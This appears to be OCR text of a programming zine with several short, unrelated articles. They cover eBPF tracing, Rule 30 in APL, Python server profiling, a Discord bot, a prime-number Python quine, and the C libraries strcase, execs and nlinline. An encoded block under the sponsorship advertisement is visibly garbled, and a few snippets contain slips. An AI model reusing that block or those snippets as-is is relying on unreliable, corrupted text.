BPF_HASH(funcs, uint64_t, int);
BPF_PERF_OUTPUT(events);

int trace_func(struct pt_regs *ctx) {
    uint64_t addr = PT_REGS_IP(ctx);
    int val = 1;

    /* Notify python that we visited new function. */
    if (funcs.lookup(&addr) == NULL) {
        events.perf_submit(ctx,
            &addr, sizeof(addr));
    }
    /* Insert addres to the hash table. */
    funcs.insert(&addr, &val);
    return 0;
}
"""
)
b.attach_uprobe(
    name=sys.argv[1], sym_re='.*',
    fn_name="trace_func", pid=pid
)
b['events'].open_perf_buffer(printe)

while True:
  b.perf_buffer_poll()
```

Rule 30 in APL

```
N←(1 1,~N)=(0,N,0)∨N,0 0
```

```
∇ R←R30 N ⍝ Try using GNU APL.
  R←(1 1,~N)=(0,N,0)∨N,0 0
∇ ⍝ Mind the special characters.
∇ L R30I R ⍝ count R30I pattern
  R◊→0↓⍨0≠0⌈L←L-1◊R←(-~¯1↑R)↓(~↑R)↓R←R30 R◊→1
∇ ⍝ Originally published elsewhere.
```

Rule 30 is a simple, one-dimensional cellular automaton in which new values for cells are found with *Left XOR (Current OR Right)*. My first attempt was to transform the bit vector thus, for transformation and use as indices into a table:

```
A B C D E F                    A B C  B C D  C D E  D E F
```

This was too difficult for me to do. I had another failed approach that used a multi-dimensional array, although this led to the final solution. A proper set of examples will make the inner workings clear; when writing this, the logic seemed reversed to me, so I made the source explicitly reflect this and notice how R30I maintains the size as it can:

```
      (~0 1 0 1)=0 0 1 1 ⍝ XOR
0 1 1 0
      N←1◊N,0 0
1 0 0
      0,N,0
0 1 0
      (0,N,0)∨N,0 0
1 1 0
      0 0 N ⍝ This is before NOT.
0 0 1
      1 1,~N ⍝ The ones optimize.
1 1 0
      N←(1 1,~N)=(0,N,0)∨N,0 0
      N
1 1 1
      N,0 0
1 1 1 0 0
```


```
      0,N,0
0 1 1 1 0
      (0,N,0)∨N,0 0
1 1 1 1 0
      1 1,~N
1 1 0 0 0
      N←(1 1,~N)=(0,N,0)∨N,0 0
      N
1 1 0 0 1
      5 R30I 0 0 0 0 0 1 0 0 0 0 0
0 0 0 0 0 1 0 0 0 0 0
0 0 0 0 1 1 1 0 0 0 0
0 0 0 1 1 0 0 1 0 0 0
0 0 1 1 0 1 1 1 1 0 0
0 1 1 0 0 1 0 0 0 1 0
      R30(R30(R30(R30(R30 1))))
1 1 0 1 1 1 1 0 1 1 1
```

Python Server Profiling: A quick guide (with real data)

I improved performance issues in a Python server and survived to tell you the tale.

0) Discover your problem is performance.

This can come up via Stress testing ⏱, User tickets 🎫 or as the underlying cause of other bugs 🐛.


dave.klein 01:07
Problem

For us, it started with this a demo of the new version of Infection Monkey[1] that had >35 machines. The report generation was so slow, the server just died! Luckily @CyberCaffeinate[2] was able to recognize the situation and relay it to us.

0.5) Briefly consider re-writing in Golang.


Cry inside when you realize you're not going to do that. Promise yourself to rethink the tech stack for the next feature. Rinse and repeat.

1) Identify the bottlenecks using PySpy[3]

The problem with Server profiling is that profilers measure a program from start to finish. When you run a server, it doesn't stop, but waits for requests. Enter **PySpy**, which is a **sampling profiler** for Python. Quick start guide:

1. Run the server. Let's say its PID is *12345*
2. `py-spy top --pid 12345`
3. Recreate behaviour which caused problems and see which methods take most of the runtime.
4. `py-spy dump --pid 12345`
5. Look for the timewasters from step 4.

This is what our first run of ***`py-spy top`*** *returned:*




```
Collecting samples from 'pid: 15876' (python v2.7.16)
Total Samples 12300
GIL: 0.00%, Active: 500.00%, Threads: 5

  %Own   %Total  OwnTime  TotalTime  Function (filename:line)
400.00% 400.00%   489.2s    489.2s   _run (pymongo\periodic_executor.py:128)
 85.00%  85.00%   108.2s    108.2s   local_ip_addresses (monkey\monkey_island\cc\utils.py:55)
 13.00%  13.00%   13.27s    13.27s   local_ip_addresses (monkey\monkey_island\cc\utils.py:54)
```

So we found out we call `local_ip_addresses()` *often, and we're also spending time on MongoDB calls.*

2) Profile the problems using Yappi[4]

Write a scratch file which only calls required initialization and calls the problematic methods. *In our case, the problem only occurred with a large database, so we had to recreate that as well. "External" factors often are a part of profiling.*

Now, we can profile **that** instead of the server using Yappi. Now we should get a performance graph and know exactly how much time each method is taking.



These are both the before and after snapshots. We found out that when generating a report, we query our database almost a million times (for 30 machines) 🤷


3) Improve performance

First, you'll need to determine what's the performance goal. Programs can almost always be optimized, so you need to choose when to stop working at it. *For example, we thought going under 5 seconds for each report generation is OK for our needs, for now.*

Usually, there are two types of performance issues: If the bottleneck is with your data, use caching (we used **ring**). If the bottlenecks are bad algorithms – you'll have to improve them from a lazy $\Theta(n^4)$ to a speedy $\Theta(n^2)$.

See how we did both of those in this Pull Request[5].

⚠ **A word of warning.** You are not clever enough to improve performance without introducing a new bug:


Exception when processing system info telemetry Bug Island
#460 by ShayNehmad was closed 5 days ago

So good luck with profiling! It's fun 😊 @ShayNehmad[6]

[1] Read more - https://infectionmonkey.com/
[2] https://twitter.com/CyberCaffeinate
[3] https://github.com/benfred/py-spy
[4] https://github.com/sumerc/yappi
[5] https://github.com/guardicore/monkey/pull/447
[6] https://twitter.com/ShayNehmad

ZALGO TEXT DISCORD BOT IN 17 LINES OF PYTHON

You might know that Discord is the awesome chat service that everyone's using these days, largely supplanting the IRC of yore.

And you probably know that on Discord, just like on IRC, users can write bots to do just about anything... but did you know just how easy it is to get a bot up and running?

Writing a bot for Discord is a fun project I'd suggest to anyone! Not only can you quickly spin something up, you can immediately use it with your friends on a chat server!

Here, we'll make a Zalgo-text bot. Zalgo text, of course, is the spooky, glitchy looking text that's made by combining many random accent characters and diacritics above, below, and in between letters.

First, create an application [1]. After it's made, set it as a "bot user" in the "Bot" tab. In the same tab, copy the "secret token", as we'll use this later.

Go to the "OAuth2" tab and select "Bot" under scopes. This will give you an invite code for your bot!

Now on to the software! The code on the right is all the code we need for a bot that responds to !zalgo (followed by some text) with a *zalgo-ified* version of that text:

```python
#!/usr/bin/python3.6

import random
import discord
from discord.ext import commands


# -- Functions ------
async def zalgo_ify(text):
    ''' Takes some normal text and zalgo-ifies it '''

    # "Combining Diacritical Marks" Unicode block.
    combining_chars = [chr(n) for n in range(768, 878)]

    zalgo_text = ''

    for char in text:
        combining_char = random.choice(combining_chars)
        zalgo_text += f'{char}{combining_char}'

    return zalgo_text


# -- Bot setup ------
bot = commands.Bot(command_prefix='!')


# -- Commands -------
@bot.command()
async def zalgo(ctx):
    message = str(ctx.message.content)

    zalgo_text = await zalgo_ify(message)
    await ctx.send(zalgo_text)


# -- Run bot --------
bot.run(XXXXXXXXXXXXXXXXXXX) # Secret token, show no one!
```

User: !zalgo Hello, world!
Bot: !z̳̒ H̦ẻl͛l̛ò̹,͖ ẘo̤r̮ĺd̈!ͭ

Add the token to `Bot.run()` and it's done!

Play around with this code, see what changes! We won't get into how this particular bot does its thing, as it should be fairly simple to disect, but let's walk through the core concepts of building a Discord bot.

Well, the most important thing, of course, is the discord module itself

Importing `commands` from `discord.ext` makes writing commands easier. By decorating our command definitions with `@bot.command`, we can easily make our program look for a post with our command (the bot's prefix followed by the function name) in any channels it belongs to.

Note that Discord.py code is *anyncronous*. Although asyncronous code can be complicated, most bots won't require a great degree of complexity. Heck, the functions called inside the asyncronous functions, like `zalgo_ify` in the above code, don't even need to be asyncronous themselves!

In any case, remember that asyncronous functions are declared with `async def`, and that they must be `await`-ed. They can generally only be `await`-ed inside anyncronous functions.

The `ctx` variable is an important 'context' object that can include a message, the author, their channel, the channel's server, etc.

Your best friend in any `discord.py` projects will be the API reference [2] and the `dir()` function.

Good luck, Have Fun :)

[1] https://discordapp.com/developers/applications
[2] https://discordpy.readthedocs.io/en/latest/api.html

rendello.ca

Gaven Rendell

Prime quine

by Martin & Freddie

If there are infinitely many primes, then there must be some with unique and interesting properties. Consider the following one (if you are having problems copy-pasting without newlines, try “`tr -ud '\n' > P.txt`”):

```
6578656328276925632525732725313039252770256325257
3272531313125277274207379732061732053256325257327
2534342527626925632525732725313130252761736369692
0617320422563252573272534342527256325257327253132
3225272563252573272531303825276962206173202563252
5732725393025272563252573272531302527412563252573
2725363125272563252573272533392527202122232426282
9303132333435363738394041424344454647484950515253
5455565758596061626364656667686970717273747576777
8792563252573272533392527256325257327253130252725
6325257327253737252725632525732725363125276469762
5632525732725313039252725632525732725313131252764
2563252573272531302527646566204428652925632525732
7253538252725632525732725313025272563252573272539
2527692563252573272536312527302563252573272535392
5276225632525732725363125272222256325257327253130
2527256325257327253925276625632525732725313131252
7722063206925632525732725313130252720652563252573
2725353825276925632525732725363125273538256325257
3272534322527692563252573272534332527412563252573
2725343625276925632525732725313130252764657828632
9256325257327253130252725632525732725392527776869
2563252573272531303825276520692563252573272535382
5276925632525732725343425272563252573272531303925
2725632525732725363125272563252573272537372527286
9256325257327253434252732353629256325257327253539
2527622563252573272534332527256325257327253631252
7636872282563252573272531303925272925632525732725
3130252725632525732725392527726574757225632525732
7253131302527202563252573272539302527256325257327
2534362527646563256325257327253131312527256325257
3272531303925277072657373286229256325257327253130
2527657865632844282563252573272533392527224543303
0232224144567465727165664359644660552024303771317 0
7637216976523629673323386930562075247923564360373
5332637725920772642375856316126544154485626216272
4775645952244032792268755956236868456634203330365
7796762636822505334313939442249246755224561576536
4135724374613757202347307777363050614263373820745
9485767235144393667655648787256296842465079405620
2263613864397852744955327944462359632050715428704
9513246782163595357553265556552794921534128727657
5726424823233842416865535931214045766261585874305
8394372733331603260314458323852302379294267745241
5752323936492679366932596976462121524935344741566
2614574554947525451726268552350205758526368355926
2665463622344378774922603952757676423660765378364
3786574533164302370624956576737292868754072305370
5776502854533423436323625460705032365278577721544
4324971587540327845613830507355224144346747344045
3523515034567531335340627367394772327954765220664
1676642735177666037686045527061795533217422415049
2472632853443023576323242361777963634877714357352
0656531266074707147295378352649657434723167585551
4156215471315375726231707867455271204229294665777
9312869565436502960545822585147265952725143504353
5679773052742436674043383868507149286745376738692
6357554543873527220264077625372733643392220635266
3022567565626167607466365368354035546349224344214
6337731585621503162565050295136506441463345607628
7532624141376934372878415366263436422961443660462
0702828506754595873315422724178247724387173215424
6939293066655362264362214753744047576434392959397
4637071603672555350756828652839424171207633792124
5532666370505840363166334357573857212247645828496
0363357684967536264283968692369317829224537332457
6061336472685332784222566557533359562563252573272
5333925272929272 9
```

Using Python, we can verify that it's really a (probable) prime. This prime has a nice property: it also happens to be a Python quine if hex decoded!

```
$ #pip install pycrypto
$ python
>>> from Crypto.Util import number
>>> P = ...
>>> number.isPrime(P)
1

$ cat P.txt | xxd -r -p | python - > P_copy.txt
$ diff -q P.txt P_copy.txt && echo "It's a quine"
```

We will now take a look at some of the techniques we used, so you can also find your own interesting primes.

“Decimal-hex” Python

Our goal is to create a number that is also a Python program if hex decoded. So the program must be written in “decimal-hex”, meaning only characters that hex encode to decimal digits.

After taking a long look at the ASCII table, it’s clear that general Python code will be hard to write with this limited character set. Neither newlines nor semicolons are allowed, so we can only use one statement. However, it’s still possible to call “`exec()`” with a string argument. So if arbitrary strings can be written using the decimal-hex alphabet, we can create any Python program.

This can be done by gluing string fragments together. A fragment consists of some allowed characters followed by a “`%c`” format specifier, which adds a single disallowed character. Ending fragments with a “`%s`” format specifier allows us to string many together. The only problem with this technique is that it expands the program size by a lot.

Multi-stage decoding

To avoid the expansion from the string formatting, we can exploit the fact that all decimal-hex characters are written directly in the string fragments. We do this by base-58 encoding the program using the decimal-hex alphabet, and then use the first layer of the program to define and execute a base-58 decoder.

Primality

We leave the task of making the program a prime number as a final exercise for the reader. Maybe it’s also possible to create an x86-64 prime quine?

Martin & Freddie

STRCASE: A practical support for Multiway branches (switch) for short strings in C.

The `switch` statement of the C programming language implements the multiway branch on integer values.

```
switch(value) {
  case 1: printf("1\n"); break;
  case 2: printf("2\n"); break;
  case 3: printf("3\n"); break;
}
```

Unfortunately, `switch` does not support strings. So a multiway branch on strings is usually written as follows:

```
if (strcmp(strvalue, "one") == 0)
  printf("1\n");
else if (strcmp(strvalue, "two") == 0)
  printf("2\n");
else if (strcmp(strvalue, "three") == 0)
  printf("3\n");
```

Using `strcase`, multipath branches on strings up to 8 characters can be programmed in a readable (and fast) way. The example here above becomes:

```
#include <strcase.h>
...
switch(strcase(strvalue)) {
  case STRCASE(o,n,e):
    printf("1\n"); break;
  case STRCASE(t,w,o):
    printf("2\n"); break;
  case STRCASE(t,h,r,e,e):
    printf("3\n"; break;
}
```

The project `strcase` is entirely implemented in a C header file.

- `strcase` is an inline function that encodes the string as a 64 bits unsigned integer. `strcase_tolower` converts uppercase letters to lowercase before computing its corresponding integer value.
- `STRCASE` is a C preprocessor macro that converts the argument(s) in a 64 bits integer constant at compile time using the same algorithm of `strcase`.

`STRCASE` argument cannot be provided as a string as the preprocessor doesn't support (yet?) a way to loop over all the characters of a string. The string must be provided char by char, using commas. The result is still readable and it is easy to add cases or change the tags.

- `strcase` is fast (faster than using `strcmp`). There is only one linear scan of the string at run time (done by `strcase` to translate the string to an integer value). The `switch` statement compares the result of `strcase` with integer constants computed at compile-time.
- `strcase` is endianess neutral. Constants generated by `STRCASE` can be exchanged between machines having different endianess.
- `strcase` maps strings composed by a single character to the ascii value of the character itself `STRCASE(a) == 'a'`.
- For strings 8 characters long or more, `strcase` and `STRCASE` convert the first 8 characters. All strings having the same 8 characters prefix are converted to the same integer value.
- alphanumerical characters and underscore (_) can be used in STRCASE. Other symbols can be inserted using their name, e.g. `STRCASE(slash,e,t,c,slash)` or `STRCASE(a,comma,b,comma,c)`.
- `strcase` is a practical alternative to the deprecated multi-char constants.

An example:

```
#include <stdio.h>
#include <strcase.h>
int yes_or_not(const char *s) {
  switch (strcase_tolower(s)) {
    case STRCASE(y,e,s):
    case STRCASE(y):
      return 1;
    case STRCASE(n,o):
    case STRCASE(n):
      return 0;
    default:
      return -1;
  }
}
int main(int argc,char *argv[]) {
  for(argc--, argv++; argc > 0; argc--, argv++)
    printf("%s %d\n", *argv, yes_or_not(*argv));
}
```

The trick

`strcase` and `strcase_tolower` are simple inline functions while `STRCASE` macro has been implemented as follows:

```
#define __STRCASE_ASCII__ '_'
#define __STRCASE_ASCII_a 'a'
#define __STRCASE_ASCII_b 'b'
/* ... */

#define __STRCASE_ASCII_END 0
#define __STRCASE_ASCII(X) \
  ((uint64_t) __STRCASE_ASCII_ ## X)

#define __STRCASE(a, b, c, d, e, f, g, h, ...) \
  (__STRCASE_ASCII(a)+(__STRCASE_ASCII(b)<<8)+ \
   (__STRCASE_ASCII(c)<<16)+ \
   (__STRCASE_ASCII(d)<<24)+ \
   (__STRCASE_ASCII(e)<<32)+ \
   (__STRCASE_ASCII(f)<<40)+ \
   (__STRCASE_ASCII(g)<<48)+ \
   (__STRCASE_ASCII(h)<<56))
#define STRCASE(...) __STRCASE(__VA_ARGS__ , \
    END, END, END, END, END, END, END, END)
```

`STRCASE` calls `__STRCASE` adding 8 dummy `END` parameters. `__STRCASE` computes the integer value. It calls `__STRCASE_ASCII` on the first 8 arguments, shifting and summing the results as requested. `__STRCASE_ASCII` computes the name of the constant to use by juxtaposing the string constant `__STRCASE_ASCII_` and the name of the argument. So `__STRCASE_ASCII(a)` is `__STRCASE_ASCII_a`, alias `'a'` i.e. 0x61, 97 for the humans. `__STRCASE_ASCII_END` is zero.

execs: the missing exec functions in POSIX.

`execve(2)` system call has a number of helper functions giving users many options to specify the command line args. (e.g. `execl`, `execlp`, `execle`, `execv`, `execvp`, `execvpe...`). A way to specify the args as one string is missing (I mean, as arguments are commonly provided when typing a command using a shell). More precisely, it *was* missing, because the library `s2argv-execs` has filled the gap.

The flavours of `execs` follow the same naming convention of the other `exec` functions:

```
int execs(const char *path, const char *args);
int execse(const char *path, const char *args,
    char *const envp[]);
int execsp(const char *args);
int execspe(const char *args, char *const envp[]);
```

There is the need for execs because:

- otherwise programmers use the unsafe `system(3)`
- or (even worse) use `fork/exec` of `/bin/ssh -c "..."`
- wise programmers must survive code wrestling using `strtok(3)`.

Notes:

- Command arguments in `args` are delimited by space characters (blank, tabs or new lines). Single or double quotes can be used to delimitate command arguments including spaces and a non quoted backslash (\) is the escape character to protect the next char.
- `execsp` does not need any pathname, it uses `argv[0]` as parsed from `args`.
- args is const, i.e. `exec*` functions do not modify it.
- `execs*` functions do not use dynamic allocation (allocate memory on the stack)
- `execs*` functions are thread safe
- the library provides also eexecs functions (using less memory, but modifying args)
- for lazy programmers, the library includes drop-in replacements for `system(3)` and `popen(3)` (named `system_nosh` and `popen_nosh` respectively) using execs instead of starting a shell.

Example

The following program shows how to use execs:

```
#include <stdio.h>
#include <unistd.h>
#include <execs.h>

#define BUFLEN 1024
int main(int argc, char *argv)
{
  char buf[BUFLEN];
  printf("type in a command and its arguments, "
     "e.g. 'ls -l'\n");
  if (fgets(buf, BUFLEN, stdin) != NULL) {
    execsp(buf);
    printf("exec error\n");
  }
  return 0;
}
```

A minimal shell can be written in a few lines of C source code:

```
#include <stdio.h>
#include <unistd.h>
#include <execs.h>

void showprompt(void) {
  printf("$ "); fflush(stdout);
}

int main(int argc, char *argv)
{
  char *buf = NULL;
  size_t buflen = 0;
  while (showprompt(),
      getline(&buf, &buflen, stdin) >= 0) {
    system_nosh(buf);
  }
  return 0;
}
```

Much more

The library includes a number of other features:

- `execs` functions do not use dynamic allocated memory, they allocate a copy of the `args` string on the stack. The library provides a set of `eexecs` functions for low stack usage (e.g. embedded systems). These latter functions (`eexecs`, `eexecse`, `eexecsp`, `eexecspe`) do not allocate extra copies on the stack (but if a call fails the original content of `args` is lost).

- `s2argv` converts string into a dynamically allocated `argv` array. `s2argv` can be used to parse once the arguments when the same command must be executed several times. `s2argv` can parse in a single call a sequence of semicolon (`;`) separated commands

- the library provides also entire families of functions for `system` (`system_execsp`, `system_execsa`, `system_execs`, `system_execsrp`, `system_execsra`, `system_execsr`), for `popen` (`popen_execsp`, `popen_execsp`) and for `coproc` (`coprocv`, `coprocve`, `coprocvp`, `coprocvpe`, `coprocs`, `coprocse`, `coprocsp`, `coprocspe`). `coproc` stands for *coprocessing*: it is like popen using two pipes to redirect both stdin and stdout.

- whatever is the function used to parse the string of arguments, an argument of the form `$VAR_NAME` (e.g. `$USER`) is converted to the value of the variable (`USER` in the example). A programmer can define the name to value conversion by assigning the variable `s2argv_getvar`. For example if the code includes `s2argv_getvar = getenv`, the library uses the envirnment variables. For security reasons, the default value for `s2argv_getvar` is `getvar_null` which always returns an empty string.

The interested reader can refer to the man pages and to the docs in the source repository for further details.

Availability

`libexecs` is available in Debian since Buster

NLINLINE: network configuration must be simple, inlined and via netlink

`nlinline` is a *library* (one header file) providing a simple API to perform the most important configuration actions using netlink:

- set an interface up and down
- add/delete IPv4/IPv6 addresses
- add/delete IPv4/IPv6 routes

There is the need of a *library* like `nlinline`:

- because there is not a standard API for network configuration (`netdevice(3)` is obsolete!).
- because the standard family of protocols to configure the net is *de-facto* netlink. `ip(8)` uses netlink.
- because many programs fork/execute ip(8) to configure networking
- because some programs use system(3) or fork/exec '/bin/sh -c ip ...', and this is even worse
- libnl is poorly documented, quite complex and generates run-time lib dependencies

`nlinline` is a minimal library. It depends at compile time only on the the linux glibc headers (linux-libc-dev). It has no run-time dependencies.


The interface is straightforward (addresses are `void *`: any sequence of bytes in network byte order fits):

```
#include <nlinline.h>

int nlinline_if_nametoindex(const char *ifname);
int nlinline_linksetupdown(unsigned int ifindex, int updown);
int nlinline_ipaddr_add(int family, void *addr, int prefixlen, int ifindex);
int nlinline_ipaddr_del(int family, void *addr, int prefixlen, int ifindex);
int nlinline_iproute_add(int family, void *dst_addr, int dst_prefixlen, void *gw_addr);
int nlinline_iproute_del(int family, void *dst_addr, int dst_prefixlen, void *gw_addr);
```

Example

This program takes the name of an interface from the command line. It turns that interface up and sets the interface IPv4 and IPv6 addresses and default routes.

```
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <nlinline.h>

int main(int argc, char *argv[]) {
    uint8_t ipv4addr[] = {192,168,2,2};
    uint8_t ipv4gw[] = {192,168,2,1};
    uint8_t ipv6addr[16] = {0x20, 0x01, 0x07, 0x60, [15] = 0x02};
    uint8_t ipv6gw[16] = {0x20, 0x01, 0x07, 0x60, [15] = 0x01};

    int ifindex = nlinline_if_nametoindex(argv[1]);
    if (ifindex > 0)
        printf("%d\n", ifindex);
    else {
        perror("nametoindex");
        return 1;
    }

    if (nlinline_linksetupdown(ifindex, 1) < 0)
        perror("link up");
    if (nlinline_ipaddr_add(AF_INET, ipv4addr, 24, ifindex) < 0)
        perror("addr ipv4");
    if (nlinline_iproute_add(AF_INET, NULL, 0, ipv4gw) < 0)
        perror("addr ipv6");
    if (nlinline_ipaddr_add(AF_INET6, ipv6addr, 64, ifindex) < 0)
        perror("route ipv4");
    if (nlinline_iproute_add(AF_INET6, NULL, 0, ipv6gw) < 0)
        perror("route ipv6");
    return 0;
}
```


Is that "Commando" you're listening to in the background?
If we're anyway going down the path of nostalgia, let's do it properly.
... and if you want your kid back, then you gotta cooperate. Right?!
Wrong!
ROCK

© 2019 Patch Friday

Sponsorship Advertisement


```
H4sIAAAAAAAAAzWQTUsCH4sIAAAAAAAAAzWQTUsCH4sIAAAAAAAAAzWQTUsCH4sIAAAAAAAAAzWQTUs
URSG70QDMQRX123O0j9gURSG70QDMQRX123O0j9gURSG70QDMQRX123O0j9gURSG70QDMQRX123O0j9
DBKUpGRE7SSi1Vh30qhGDBKUpGRE7SSi1Vh30qhGBKUpGRE7SSi1Vh30qhOGBKUpGRE7SSi1Vh30qhO
nCmxVYWbPvwH/YVqFYiLnCmxVYWbPvwH/YVqYiLnCmxVYWbPvwH/YVqYiLnCmKxVYWbPvwH/YVqYiLn
TM2PVkm0CAp1eXfWKnd1TM2PVkm0CAp1efWKnd1TM2PVkm0CAp1efWKnd1TM2PVkvm0CAp1efWKnd1T
7rG5cN/znufcGQ5vohQ+7rG5cN/znufGQ5vohQ+7rG5cN/znufGQ5vohQ+7rG5cN/zSnufGQ5vohQ+7
1RirbDLG5Dy6MhpWVZIo1RirbDLG5y6MhpWnVZIo1RirbDLG5y6MhpWnVZIo1RrbDLG5ty6MhpWnVZI
hXfVaBo919t6UmN0eEBfhXfVaBo99t6UmN0peEfhXfVaBo99t6UmN0peEfhVXfaBo99t6dUmN0peEfh
Q8tD0ubDV5tH+h1NBpHYQ8tD0ubV5tH+h1NOBpYQ8tD0ubV5tH+h1NOBpYQF8t0ubV5tH+vh1NOBpYQ
3Pz4on5Cav/9iPpJ+Y0f3Pz4onCav/9iPpJE+Yf3Pz4onjCav/9ipJE+Yf3XPzonjCav/9ifpJE+Yf3
2jEEjwSm5MAHHQIB+eKD2jEEjwm5MAHHQIBl+eD2jEEjpwmMAHSHQBl+eD2RjEjpwmMAHSHyQBl+eD2
LgGQDz54J7Agb3wwIHAiLgGQDz4J7Agb3wwIXHALgGQzDzJ7Agbl3wIXHAHLgQzDzJ7AgblR3wIXHAH
r30gCczISx+M15iVxwhir30gCcISx+M15iVxwhhi30jgCISx+M15riVwhXhi0jgCISx+M15criVwhXh
PDTCnS/ULMqHbRSz1yJtPDTCnSULMqHbRSz1yJGtPDTCSULMqHbRSez1yJGPDTCSULMqHbRFSez1yJG
kj6RNkjrpDVSXNXstW16kj6RNkjpDVSXNXstW16ckjRNkjpDVSXNXsOtW1ckjRNkjpDVSXsNXsOtW1c
zc1+kwf15DiXNSyVoIpMzc1+kwf1DiXNSyVoIpMzc1+kwf1DiXNSyVoIpMzc1+kwf1DiXnNSyVoIpMz
hVOe8yPjelmFVNXIN2yehVOe8yPjemFVNXIN2yehVOe8yPjemFVNXIN2yehVOe8yPjemLFVNXIN2yeh
ff7lrW4Ag6pjvVIVb63Bff7lrW4Ag6pvVIVb63Bff7lrW4Ag6pvVIVb63Bff7lrW4APg6pvVIVb63Bf
js5qxU/z/nxUfPu5bd6Fjs5qxU/z/nxUfu5bd6Fjs5qxU/z/nxUfu5bd6Fjs5qxUj/z/nxUfu5bd6Fj
V0QBMi54eQfyTm7bNdYzV0QBMi54eQfyTm7bdYzV0QBMi54eQfyTm7bdYzV0QdBMi54eQfyTm7bdYzV
XhoscLPWloCU8PJCHBhJXhoscLPWloCU8PJCHBhJhoscLPWloCU8PJCHBhhJhoscLPWloCU8PJCHBhh
V0DBOczBanRpeRHiG3HwV0DBOczBanRpeRHiG3HwV0DBOczBanRpeRHiG3HwV0DBOczBanRpeRHiG3H
HJyCldoTyroCS1pAZt/aHJyCldoTyroCS1pAZt/aHJyCldoTyroCS1pAZt/aHJyCldoTyroCS1pAZt/
EYaBf43AH9AmA3/jAQAAEYaBf43AH9AmA3/jAQAAEYaBf43AH9AmA3/jAQAAEYaBf43AH9AmA3/jAQA
```

Draw over screen

Some time ago I wanted to draw an image exctacly on the screen. Not into a window, but on the screen itself. I couldn't find any tool for that, so I created it by myself, using Python. It works very slowly, but it does what I needed it to do. I used pywin32, numpy and PIL libraries. The full code is shown below:

```
import sys, os, time, ctypes, random,
↪win32gui, win32api, numpy as np
from win32api import GetSystemMetrics; from
↪PIL import Image
def circle_array(rad):
    a = b = rad; n = rad*2 + 1
    y, x = np.ogrid[-a:n-a, -b:n-b]
    mask = x*x + y*y <= rad*rad
    circle = np.zeros((n,n)); circle[mask] = 1
    pts = np.where(circle > 0)
